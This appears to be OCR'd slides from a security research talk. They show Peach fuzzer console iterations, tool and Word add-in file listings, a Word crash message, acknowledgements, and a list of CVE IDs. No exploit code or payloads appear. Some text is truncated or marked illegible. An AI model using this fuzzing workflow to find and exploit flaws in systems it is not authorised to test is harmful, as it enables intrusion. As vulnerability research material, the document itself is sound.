
More vulnerabilities



```
Microsoft Windows [版本 10.0.16299.309]
(c) 2017 Microsoft Corporation。保留所有权利。

D:\Tool\Peach Fuzz>
[22,-,-] Performing iteration
[*] Fuzzing: TheDataModel.DataElement_0
[*] Mutator: BlobMutator
Microsoft Windows [版本 10.0.16299.309]
(c) 2017 Microsoft Corporation。保留所有权利。

D:\Tool\Peach Fuzz>
[23,-,-] Performing iteration
[*] Fuzzing: TheDataModel.DataElement_0
[*] Mutator: BlobDWORDSliderMutator
Microsoft Windows [版本 10.0.16299.309]
(c) 2017 Microsoft Corporation。保留所有权利。

D:\Tool\Peach Fuzz>
[24,-,-] Performing iteration
[*] Fuzzing: TheDataModel.DataElement_0
[*] Mutator: DataElementRemoveMutator
Microsoft Windows [版本 10.0.16299.309]
(c) 2017 Microsoft Corporation。保留所有权利。

D:\Tool\Peach Fuzz>
[25,-,-] Performing iteration
[*] Fuzzing: TheDataModel.DataElement_0
[*] Mutator: BlobDWORDSliderMutator
Microsoft Windows [版本 10.0.16299.309]
(c) 2017 Microsoft Corporation。保留所有权利。

D:\Tool\Peach Fuzz>
[26,-,-] Performing iteration
[*] Fuzzing: TheDataModel.DataElement_0
[*] Mutator: BlobMutator
Microsoft Windows [版本 10.0.16299.309]
(c) 2017 Microsoft Corporation。保留所有权利。

D:\Tool\Peach Fuzz>
[27,-,-] Performing iteration
[*] Fuzzing: TheDataModel.DataElement_0
[*] Mutator: BlobBitFlipperMutator
Microsoft Windows [版本 10.0.16299.309]
(c) 2017 Microsoft Corporation。保留所有权利。

D:\Tool\Peach Fuzz>
[28,-,-] Performing iteration
[*] Fuzzing: TheDataModel.DataElement_0
[*] Mutator: BlobMutator
```

:) › Tool › Peach Fuzz

	修改日期	类型
eachFuzzBang.exe.config	2014/11/11 17:12	Configuratic
eachFuzzBang.pdb	2014/11/11 17:13	Program De
eachLinuxCrashHandler.exe	2014/11/11 17:12	应用程序
eachLinuxCrashHandler.exe.config	2014/11/11 17:12	Configuratic
eachLinuxCrashHandler.pdb	2014/11/11 17:12	Program De
eachMinset.exe	2014/11/11 17:13	应用程序
eachMinset.exe.config	2014/11/11 17:12	Configuratic
eachMinset.pdb	2014/11/11 17:13	Program De
eachNetworkFuzzer.exe	2014/11/11 17:13	应用程序
eachNetworkFuzzer.exe.config	2014/11/11 17:12	Configuratic
eachNetworkFuzzer.pdb	2014/11/11 17:13	Program De
eachValidator.exe	2014/11/11 17:13	应用程序
eachValidator.exe.config	2014/11/11 17:12	Configuratic
eachValidator.pdb	2014/11/11 17:13	Program De
eachXmlGenerator.exe	2014/11/11 17:13	应用程序
eachXmlGenerator.exe.config	2014/11/11 17:12	Configuratic
eachXmlGenerator.pdb	2014/11/11 17:13	Program De
enci.SshNet.dll	2014/11/11 17:11	应用程序扩展
harpPcap.dll	2014/11/11 17:11	应用程序扩展
uperSocket.Common.dll	2014/11/11 17:11	应用程序扩展
uperSocket.Common.pdb	2014/11/11 17:11	Program De
uperSocket.SocketBase.dll	2014/11/11 17:11	应用程序扩展
uperSocket.SocketBase.pdb	2014/11/11 17:11	Program De
uperWebSocket.dll	2014/11/11 17:11	应用程序扩展
uperWebSocket.pdb	2014/11/11 17:11	Program De



soft.Office.Tools.Word.v4.0.Utilities.xml	2010/1/10 22:
soft.VisualStudio.Tools.Office.Runtime.dll	2017/12/2 19:
Document9.dll	2018/4/3 16:2
Document9.dll.ma	2018/4/3 16:2
Document9.docx	2018/4/3 18:3
Document9.pdb	2018/4/3 16:2
Document9.vsto	2018/4/3 16:2
Document10.dll	2018/4/3 16:3
Document10.dll.m	2018/4/3 16:3
Document10.pdb	2018/4/3 16:3
Document10.vsto	2018/4/3 16:3
Document101.doc	2018/4/3 19:2

Microsoft Word

Microsoft Word 已停止工作

请稍候，Windows 正在向 Microsoft 报告问题...

正在启动...

Acknowledgements

Hackers:

Antonio "s4tan" Parata

cyg07@360

sweeper & d4rker @kylin team

Link：
http://phrack.org/papers/dotnet_instrumentation.html

CVE-2017-0564,CVE-2017-0483,CVE-2017-0526,CVE-2017-0527,CVE-2017-0333,CVE-2017-0479,CVE-2017-0480,
CVE-2017-0450,CVE-2017-0448,CVE-2017-0436,CVE-2017-0444,CVE-2017-0435,CVE-2017-0429,CVE-2017-0428,
CVE-2017-0425,CVE-2017-0418,CVE-2017-0417,CVE-2017-0402,CVE-2017-0401,CVE-2017-0400,CVE-2017-0398,
CVE-2017-0385,CVE-2017-0384,CVE-2017-0383,CVE-2016-10291,CVE-2016-8481,CVE-2016-8480,CVE-2016-8449,
CVE-2016-8435,CVE-2016-8432,CVE-20[illegible]1,CVE-2016-8[illegible]26,CVE-2016-8425,CVE-2016-8400,CVE-2016-8392,
CVE-2016-8391,CVE-2016-6791,CVE-2016[illegible]E-2016-6786,CVE-2016-6780,CVE-2016-6777,
CVE-2016-6775,CVE-2016-6765,CVE-2016-6761,CVE-2016-6760,CVE-2016-6759,CVE-2016-6758,CVE-2016-6746,
CVE-2016-6736,CVE-2016-6735,CVE-2016-6734,CVE-2016-6733,CVE-2016-6732,CVE-2016-6731,CVE-2016-6730,
CVE-2016-6720,CVE-2016-3933,CVE-2016-393[illegible]909,CVE-2016-5342,CVE-2016-3895,CVE-2016-3872,
CVE-2016-3871,CVE-2016-3870,CVE-2016-3857,CVE-2016-3844,CVE-2016-3835,CVE-2016-3825,CVE-2016-3824,
CVE-2016-3823,CVE-2016-3774,CVE-2016-3773,CVE-2016-3772,CVE-2016-3771,CVE-2016-3770,CVE-2016-3765,
CVE-2016-3747,CVE-2016-3746,CVE-2016-2486,CVE-2016-2485,CVE-2016-2484,CVE-2016-2483,CVE-2016-2482,
CVE-2016-2481,CVE-2016-2480,CVE-2016-2479,CVE-2016-2478,CVE-2016-2477,CVE-2016-2452,CVE-2016-2451,
CVE-2016-2450,CVE-2016-2449,CVE-2016-2448,CVE-2016-2442,CVE-2016-2441,CVE-2016-2437,SVE-2016-5393,
CVE-2015-1805,CVE-2016-0826,CVE-2016-0804,CVE-2015-8681,CVE-2015-8318,CVE-2015-8307,CVE-2015-5524,
CVE-2015-8089,CVE-2015-3869,CVE-2015-3868,[illegible]

Thanks

Q&A